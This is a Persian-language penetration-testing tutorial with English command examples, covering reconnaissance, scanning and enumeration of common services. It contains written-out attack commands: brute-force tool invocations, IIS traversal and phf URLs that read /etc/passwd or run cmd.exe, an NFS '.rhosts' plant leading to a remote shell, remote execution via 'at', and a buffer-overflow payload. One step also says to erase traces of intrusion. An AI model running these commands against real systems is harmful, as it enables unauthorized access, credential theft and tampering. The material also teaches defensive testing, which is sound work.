
مترجمان: رامین بازقندی و آرمان کیانی


مقدمه ای برای تست نفوذپذیری



تست نفوذ پذیری متدی است که توسط شبیه سازی کردن حملات یک هکر جهت ارزیابی رایانه های خانگی یا شبکه شده صورت میگیرد .این فرآیند شامل تمامی ضعف های تحلیلاتی فعال سیستم ، عیب های فنی یا آسیب پذیری ها می باشد .

انجام دادن این کار به پتانسیل حمله کننده بستگی دارد و میتواند شامل اکسپلویت فعال از آسیب پذیری های امنیتی باشد .
پس از بررسی و استخراج اطلاعات هر سطح امنیتی استخراج شده تقدیم به صاحب سیستم قرار میگیرد تا عیوب سیستم هر چه سریع تر رفع گردد .

کلاه سیاه و کلاه سفید ها میتوانید تست نفوذ پذیری را در چندین راه رهبری کنند .
متداول ترین تفاوت این دو گروه در مقدار شناختی که از جزئیات سیستم دارند میباشد .



۶ مرحله از تست نفوذ پذیری

۱- سرشماری

جمع آوری عوامل تاثیرپذیرراجع به هدف . جمع آوری اطلاعات از طریق روش های متفاوت مثل :

Web Searches on Google, johnny.ihackstuff.com, Newsgroups, NIC queries, Whois, DNS queries andSMTP probing

Goal: Learn about the target

۲- اسکن IP

گام بعدی اسکن کردن هدف میباشد .

شامل متدهای

ICMP scanning and probing, TCP and UDP port scanning, TCP scanning

اسکن و کاوش در پروتکل پیام کنترل اینترنت ، اسکن پورت های TCP و پروتکل داده‌گرام کاربر، اسکن TCP

بررسی با ابزارهای متداول اسکن مثل :

NMAP, SING, hping2, lsrscan and fragroute

Goal: Identify open services on target

۳- ارزیابی سرویس های کشف شده

سنجیدن نسخه های

, FTP, Database, Mail, VPN, Telnet, SSH, DNS, SNMP, LDAP, X-Windows

و ..... . سنجیدن سرویس های اجرا شده در پلاتفرم ها (سیستم عامل ها) متفاوت

Goal: Find out which versions of the services are in place

۴- پیدا کردن یا نوشتن اکسپلویت ها

فرض را بر این میگیریم که سنجیدن تمام شده شده است ، حالا شما میتوانید از وب سایت های زیر برای اکسپلویت های دردسترس که برای نسخه شما مناسب باشد جستجو را آغاز کنید :

securityfocus.com, cve.mitre.org, xforce.iss.net, packetstormsecurity.org, kb.cert.org/vuls

Goal: Find the “key” to enter the system

۵- استثمار کردن (اکسپلویت) سیستم هدف

اکسپلویت ها را کشف شده را اجرا و بر ضد هدف برای اینکه به هدف خود در شبکه دسترسی داشته باشید بکار ببرید .

اثراتی که حضور شما را در شبکه مورد نظرتان نمایش میدهد از بین ببرید .

Goal: Unauthorized Access to the target system

۶- آوردن دلیل از آسیب پذیری ها و چگونگی رفع پوشاندن و رفع این آسیب ها

مدارکی از قبیل اکسپلویت های کار شده در کدام سرویس ها و ارائه دادن آن به صاحب شبکه هدف

مشورت کردن در سایت ها و مطرح کردن سرویس آسیب پذیر کشف شده توسط شما و توصیه کردن برای بروزرسانی به آخرین نسخه از آن سرویس

ابزارها و پیوندها

بسیاری از ابزارها مجانی روی اینترنت در دسترس هستند

۳ منبع عالی

http://www.frozentech.com/content/livecd.php
Loads of bootable Linux Live CDs with Penetration Test Tools
http://www.remote-exploit.org
Back Track Security Suite – The Best freeware Hacking CD
http://examples.oreilly.com/networksa/tools/
Around 100 of the best penetration test tools

منابع دیگر

immunity canvas
http://www.immunitysec.com/index.shtml
ipscanner: (linux and windows)
http://www.topshareware.com/IPScanner-download-11457.htm
metasploit
http://metasploit.org/
nmap
http://www.insecure.org/nmap/
nessus
http://www.nessus.org/
ISS internet scanner
http://www.iss.net/products_services/enterprise_protection/vulnerability_assessment/scanner_internet.php
CSS Cisco security scanner
http://www.cisco.com/univercd/cc/td/doc/product/iaabu/csscan/csscan2/csscug/overview.htm
N-Stealth scanner
http://www.nstalker.com/eng/products/nstealth/
SuperScan4.0
http://www.scanwith.com/download/SuperScan.htm
Tool Link List
http://www.insecure.org/tools.html

بانک های اطلاعاتی آسیب پذیر

Metasploit
http://www.metasploit.com
Security Focus
http://www.securityfocus.com
Packetstormsecurity
http://www.packetstormsecurity.org
Inj3ct0r
http://www.inj3ct0r.com
Milw0rm (در اواخر ۲۰۰۹ به کار خود پایان داد)
http://www.milw0rm.com

سرشماری

این مرحله (سرشماری) جهت نمایش دادن بعضی از فاکتورهایی میباشد که ممکن است مارا درجهت کسب اطلاعاتی از شبکه هدف کمک کند .

۱ - گوگل
جهت نمایش شماره تلفن و فاکس میتوانید از شته زیر استاده کنید
Search string: +"companyxyz.com" +tel +fax

دستورات دیگر برای جستجو :

site:.companyxyz.com
allintitle: "index of /" site:.companyxyz.com
companyxyz.com
Go to http://johnny.ihackstuff.com

و یا دستورات بیشتری که میتوانید در جستجوگر گوگل از آن استفاده نمایید .

۲. NIC Querying
Use the Samspade client http://www.spamspade.org
and enter the IP or
domain-name of the target network.
Under Unix use the WHOIS utility: whois

Use: http://www.allwhois.com

.۳DNS Querying
Use the nslookup tool
nslookup
set type=any
companyxyz.com

Use the host command (Unix)
host companyxyz.com

Use the dig command
dig companyxyz.com any

Try a DNS zone transfer (if successful, the whole target network DNS IP – to –Name mapping will be revealed)
nslookup
set type=any
companyxyz.com
server companyxyz.com (whichever the DNS authority for this domain is(
ls –d companyxyz.com
or
ls –d comanyxyz.com >\> /tmp/zone_out (to write output into a file)

.۴SMTP Probing
Send an email to a known wrong address of the
target network such as blahblah@companyxyz.com
Wait for the failure mail coming back from their server.
It will contain valuable information about the mail setup.

.۵PING and TRACEROUTE
PING uses ICMP packets (per default Echo Request and Echo Reply.(
If a reply is received, host is active.
or ping 192.168.1.1
ping www.companyxyz.com
Traceroute shows the path any packet
takes from your machine to the target host:
traceroute www.companyxyz.com
or traceroute 192.168.1.1
(command is tracert on Windows)

IP Scanning

In the IP Scanning phase, active hosts on the target network are scanned for activity (ie ICMP) and for all open TCP and UDP services.

NMAP
Download the NMAP tool (either UNIX or Windows based)
from http://insecure.org/nmap

Use the NMAP tool to perform a PING SWEEP
(ICMP pings to all hosts in a subnet to see which ones respond)
nmap –sP –PI 192.168.1.0/24

Next we identify the subnet broadcast addresses:
nmap –sP 192.168.1.0./24

TCP Port Scanning types
Vanilla Scan (no stealth, active connect scan)
TCP Half-Open SYN Scan (only SYN packet sent)
XMAS Scan (all flags are set)
Null Scan (No flags are set)

TCP Port Scanning Response Codes
SYN SEND – SYN/ACK RECEIVED -> PORT OPEN
SYN SEND – RST/ACK RECEIVED -> PORT CLOSED OR FIREWALLED
SYN SEND – ICMP TYPE 3 CODE 13 RECEIVED -> ADMIN PROHIBITED
SYN SEND – NOTHING RETURNED -> SILENTLY DROPPED
FIN/URG/PSH/NULL SEND - NO RESPONSE -> PORT OPEN
FIN/URG/PSH/NULL SEND - RST/ACK -> PORT CLOSED

UDP Port Scanning Response Codes
NO RESPONSE TO UDP PROBE - OPEN
ICMP TYPE 3 CODE 13 RECEIVED – CLOSED

Common NMAP options
-sF (FIN FLAG)
-sN (NULL FLAG)
-sX (ALL-XMAS- FLAGS SET)
-sI (IP ID header scan)
-sS (SYN Stealth)
-sU (UDP Scan)
-p (Port to scan)

Assessment of either the common (shorter scan) or all TCP and UDP services on the target network or host.

NMAP Scan
common TCP services
nmap -sS -P0 -p21,25,53,80,110 -oG output.txt 192.168.10.0/24
common UDP services
nmap -sU -P0 -p6,53,69,123,137,161 -oG output.txt 192.168.10.0/24
FULL TCP SCAN
nmap -sS -P0 -p1-65535 -v -A -o output.txt 192.168.10.0/24
FULL UDP SCAN
nmap -sU -P0 -p1-65535 -o output.txt 192.168.10.0/24

Guessing the Operating System of the target network with NMAP
nmap –O –sS 192.168.1.1
NMAP will try to reveal the Operating System

HPING2
hping2 -c 3 -s 53 -p 139 -S 192.168.1.1
-c = number of probe packets
-s = source tcp port
-p = dest port
-S = set TCP SYN FLAG
-F = set TCP FIN FLAG
-A = set TCP ACK FLAG

LSRSCAN
Check for source routing vulnerabilities with “lsrscan:”
lsrscan 192.168.1.0/24

خدمات فناوری اطلاعات از راه دور

RISدر اکثریت سیستم ها معمولند

Unix Systat and Netstat

این خدمات شامل اطلاعات با ارزشي در مورد شبکه و فرايند هاي ان به متخصص ميدهد

Check Systat and Netstat:
A telnet to port 11 (Systat)
telnet 192.168.1.10 11
A telnet to port 15 (Netstat)
telnet 192.168.1.10 15

DNS

اين فايل ها ميتواند اطلاعاتي در مورد نقشه هاي شبكه و منطقه در اختيار ما قرار دهد

Attempt a DNS zone transfer with the “dig” tool

dig @nameserver.companyxyz.com companyxyz.com axfr

FINGER

The Finger Service is an information service enabled per default on many platforms on TCP port 79

To check whether it is enabled:

telnet 192.168.1.1 79

or

finger @192.168.1.1

SMNP

معمولا مديران شبكه پروتكل را در پورت UDP۱۶۱ اجرا ميكنند كه اين كار معايب بسياري دارد

Tools to check SNMP:

ADMsnmp 192.168.0.1 (ADMsnmp tool)

snmpwalk –c private 192.168.0.1

snmpwalk –c public 192.168.0.1

Gather usernames on WIN NT & 2000 where SNMP is enabled

snmpwalk –c public 192.168.0.1 .1.3.6.1.4.1.77.1.2.25

شما ميتوانيد با نرم افزار snmpset مرحله ي اپلود رو انجام بديد

LDAP

اين سرويس رو ويندوز ۲۰۰ فعاله و مشكلات انيتي فراواني داره

Unix Tool ldapsearch

ldapsearch –h 192.168.1.1

RWHO

اين سيستم رو ماشين هاي لينوكس فعاله و به راحتي با اكسپلويت كردنش ميتواند از تارگت هاي كانكت شده رمويت بگيريد:

rwho 192.168.0.1

The tool “rusers” can perform the same:

rusers –l 192.168.1.1

EXPLIOTS

هنگامي كه شما در نسخه سرور بدست امده به دنبال اسيپ پذيري ميگرديد

وب سرور ها معمولا مبتني بر يونكس مثل اپاچي يا مايروسافت مثل ISS ودر سرور هاي عمومي بر طبق اعداد بزرگ هستند كه معمولا ضعف امنيتي بسياري دارند

Fingerprinting a webserver

telnet www.companyxyz.com 80

followed by: HEAD / HTTP/1.0

and twice the enter key

Reveal HTTP Options

telnet www.companyxyz.com 80

followed by: OPTIONS / HTTP/1.0
and twice the enter key

Automated Web Server Assessment Tools

Nikto (Unix based)
perl nikto.pl –host www.companyxyz.com
N-Stealth (Windows based)
www.nstalker.com/nstealth

Paths

Poorly protected information can usually be found in the following paths:
/backup
/private
/test

Microsoft Outlook Web Access

Check for
/owa
/exchange
/mail

IIS Unicode Exploits

Add to URL path
www.example.com/../../../../../
www.example.com/scripts/..%255c../winnt/system32/cmd.exe?/c+dir
www.example.com/cgi-bin/phf?Qalias+x%0a/bin/cat%20/etc/passwd

HTML source code

Check the source code by right-clicking the mouse when over a website
Look for:
CGI Form passwords

Exploits

Once you obtained the server's version, search for exploits in vulnerability databases (See Tools & Links section)

Remote Access Services

اين تجهيزات براي مديريت شبكه و كنترل از راه دور و نگهداري اجزاي شبكه و سرور است

SSH (Secure Shell) Fingerprinting
telnet 192.168.1.1 22
This will reveal the SSH implementation and version

Telnet Fingerprinting
telnet 192.168.1.1

با استفاده از نرم افزار زير ميتوانيد حملات بروت-فورس را انجام دهيد
tool: http://www.hoobie.net/brutus/

X-Windows

(براي اين دستورات با نرم افزارXSCANنياز داريد)

./xscan 192.168.1.1

Microsoft Desktop Protocol
Remote desktop protocol provides remote access to windows desktop.
Runs on TCP port 3389
Using “tsgrinder” to gain brute-force into a machine
tsgrinder –w words – l leet – d workgroup –u administrator –b –n 2 192.168.1.1

VNC
Using “vncrack” a Unix based tool:
./vncrack –h 192.168.1.1 –w common.txt (where common.txt is a dictionary file)

براي ويندوز نرم افزار زير را دانلود كنيد

x4:Get from http://ww.phenoelit.de

Citrix
كلاينتي كه در ويندوز به به پورت۱۴۹۱ اكسس داشته و ما ميتوانيم از ان به روش زير سوء استفاده كنيم

Unix tool “citrix-pa-scan” can reveal published applications:
./citrix-pa-scan 192.168.1.1

Exploits

وقتي شما نسخه سرور را پيدا كرده و به دنبال اسيب پذيري ميگرديد

FTP Servers and Databases

این سرور ها وظیفه به اشتراگ گذاري فایل ها را دارد و در شبکه هاي مدرن بسیار معولند

Checking for FTP Server version
ftp 192.168.1.1
Check for anonymous login:
User: anonymous
Password: something@somthing.com
If login is successful, issue “ls” and “HELP” commands
Gather valid username :
telnet 192.168.1.1 21
CWD ~blah
CWD ~test
CWD ~admin
until Code 530 shows up: Please login with USER and PASS
Then exploit:
ftp 192.168.1.1
USER: admin
PASS : blah
CWD ~
ls –ls /core
strings /core | grep ::

Microsoft SQL Servers

این نوع دیتابیس ها به شما امکان استفاده از بسیاري یوزر دیتا را میدهد
Assess MS SQL Servers with “sqlping”
sqlping 192.168.1.1
MS SQL Brute Force attack with “sqlbf”
sqlbf
follow options and specify username and password lisr

Oracle Databases

شنونده تي ان اس ها موئلفه هایي هستند که کاربران از طریق ان به پایگاه داده ها وصل میشوند

Check the TNS listener with the “tnscmd” tool (Unix)

perl tsncmd.pl –h 192.168.1.1

My SQL General Assessment
The MySQL service runs on port 3306

A telnet to that port reveals more details about the version in use
telnet 192.168.1.1 3306

Windows Penetration

محصولات مايكروسافت ويندوز به علت دوستي با كاربران و به اصلاح مديران(خودماني)بودنش بسيار محبوب است

A variety of enumeration tools are
available for MS Windows operating systems.
The “epdump” tool queries the RPC endpoint mapper
running on port 135 TCP
epdump 192.168.1.1
The “rpcdump” is an advanced tool to enumerate RPC service information.
rpcdump 192.168.1.1 or rpcdump –v 192.168.1.1 (more detailed information)
The “RpcScan” (www.securityfriday) tool
is a graphical version of the rpcdump tool
The “Walksam” tool queries the SAMR interface
in order to reveal user information
walksam 192.168.1.1

NetBIOS Name Service(PORT 137)
The tool “nbtstat” can be used to enumerate the NetBIOS name table:
Nbtstat –A 192.168.1.1
Sensitive information can also be gathered through creating a “null session”
on TCP port 139:
net use \\target\IPC$ “” /user: “”
The tool “enum” can be used to enumerate the NetBIOS session service:
enum –UGP 192.168.1.1
An advanced tool to collect more valuable information about a windows target
is “winfo”:
winfo 192.168.1.1

Authentication with NetBIOS

وقتي كه يك پسورد اكانت معتبر به دست امد از نت بايوس ميتوان براي تشخيص هويت استفاده كرد

net use \\target\IPC$ password /user:username
for example:
net use \\192.168.1.1\ADMIN$ secret /user:administrator
Afterwards you can execute programs:
at \\192.168.1.1 05:30 c:\temp\anything.exe

CIFS Service(ports 445 and enables SMB access)
For CIFS enumeration use the tool “smbdumpusers”
C:\smbdumpusers –i 192.168.1.1 –m -2 –P1
The CIFS Brute-Force tool “smbbf” is used for dictionary attacks using a user list and a password list
smbbf –i 192.168.1.1 –p common.txt –u users.txt –v –P1

Exploits

وقتي يك ورژن سرور پيدا شد شما ميتوانيد به دنبال اسيب پذيري بر روي ان بگرديد

Mail Servers

ميل سرور ها معمولا روي پورت هاي زير ساپورت ميشوند

smtp – 25/tcp
pop2 – 109/tcp
pop3 – 110/tcp
imap2 – 143/tcp
ssmtp – 465/tcp
imaps – 993/tc
pop3s – 995/tcp

SMTP

معمولا از نرم افزار هاي زير استفاده ميشود

“smtpmap” and “smtpscam”:
To check whether SPAM mail can be relayed:
telnet mail.companyxyz.com 25
HELO world (or the FQDN of the mail server)
HELP (might give help commands)
EXPN root (reveals details of whether that email account “root” exists
VRFY accounting (reveals whether accouting@companyxyz.com is valid)
then
MAIL FROM: test@test.com
RCPT TO: anything@anything.com

DATA
Subject: Test
your text
.
Quit

POP3

براي اتصال به اين سرور:

telnet mail.companyxyz.com 110
USER Michael@companyxyz.com
PASS password
Once in read mails:
RETR 1
(where number 1 is the mail number 1 on the POP3 server)
DELE 1
(would delete mail number 1)

برنامه هايی براي بورت فورث سرور POP3

http://packetstormsecurity.org/groups/ADM/ADM-pop.c
http://packetstormsecurity.org/Crackers/Pop_crack.tar.gz
http://packetstormsecurity.org/groups/Crackers/hv-pop3crack.pl

IMAP

برنامه ای براي بورت فورث اين نوع ميل سرور

http://www.hoobie.net/brutus

Unix Operation Systems

UNIX RPC

Especially the industry has widely deployed servers
based on Linux, Unix and Solaris

These services are Unix daemons such as NIS+, NFS and CDE.
Enumerating Unix RPC services with the tool “rpcinfo” and “nmap”:
rpcinfo –p 192.168.1.1
nmap –sR 192.168.1.1

با اين دستورات شما ميتوانيد اطلاعاتي در مورد پورت و مكان مورد نظر بيرون بكشيد

NFS
Improperly configured NFS (Network File Systems) might allow direct host

access through the “mount” command:
showmount –e 192.168.1.1
mount 192.168.1.1:/home /mnt
cd /mnt
ls –la
Change Directory into a discovered directory
cd anythingdiscoverd
echo + + > .rhosts
cd /
unmount /mnt
Finally connect through remote shell:
rsh –l anythingdiscovered 192.168.1.1 csh –i
For compromising a Solaris host as above, use the rootdown tool as follows:
perl rootdown.pl –h 192.168.1.1 –i
echo + + > /usr/bin/.rhosts
rsh –l bin 192.168.1.1 csh –i

Virtual Private Networks (VPNs)

بسياري از شركت ها براي انتقال امن و رمزنگاري شده بين دفاتر خود در سراسر اينترنت از وي پي ان ها (شبکه های خصوصی مجازی) استفاده ميكنن كه خود اين وي پي ان ها شامل بسياري از ضعف هاي امنتي هستند

It is possible to discover the PSK (Pre-Shared key) of VPNs.
Enumeration of VPNs with the tools “ipsecscan” and “ike-scan”
They may discover active VPNs:
ipsecscan 192.168.1.1 192.168.1.10 (all hosts from .1 to .10)
ike-scan –showbackoff 192.168.1.1 192.168.1.10
There are 2 modes in IPSec (Aggressive Mode and Main Mode).
Implementation running aggressive mode might respond to an authentication request and a hashed authentication response may be sniffed.
The tool “ikeprobe” in conjunction with “Cain & Abel” will be used as follows:
ikeprobe 192.168.1.1
At the same time Cain & Abel must run on the same machine to capture hashed secrets which can then be de-crypted to obtain the PSK.

Checkpoint

در بعضي مواقع در پياده سازي فايروال ها مشكلاتي وجود دارد كه ميتواند يوزرنيم وي پي ان را براي ما اشكار سازد

The tool is “fw-ike-userguess”:
fw-ike-userguess –file=testusers.txt –sport=0 192.168.1.1

Another tool is “SensePost or sr.pl”.
این نرم افزار براي سرك كشيدن به اين سو و انسو شبكه بوده و بدست اوردن اطلاعاتي درمورد نقاط بازرسي فايروال ها و اطلاعاتي در مورد شبكه
perl sr.pl firewall.companyxyz.com

برنامه های کاربردی

کار اين برنامه ها ساده است:
كد ها در حافظه ي بافر اجرا ميشوند و سپس كد هاي مخرب وارد بافر شده و برنامه رو مجبور به سر ريز شده ميكند و باعث ميشود ترافيك اور رايت (دوباره نويسي)شود.سپس كد هاي مخرب به جاي كد اصلي اجرا شده وبرنامه به اصطلاح كرش ميكند و باعث سرويس ندادن درست يا دادن دسترسي هاي غير مجاز به نفوذ گر ميشود.

One program to inject malicious code is “printme.c” which has to be downloaded and compiled into an object file: cc –o printme printme.c
Test:
./printme Test
Sample of any stack overflow, where perl is used to distribute:
./printme `perl –e ‘print “\x90\x90\x90\ (filled with 32 fields) \xbf”;’`
With the tool “gbd” you can monitor as a program crashes.

ASHIYANE DIGITAL SECURITY TEAM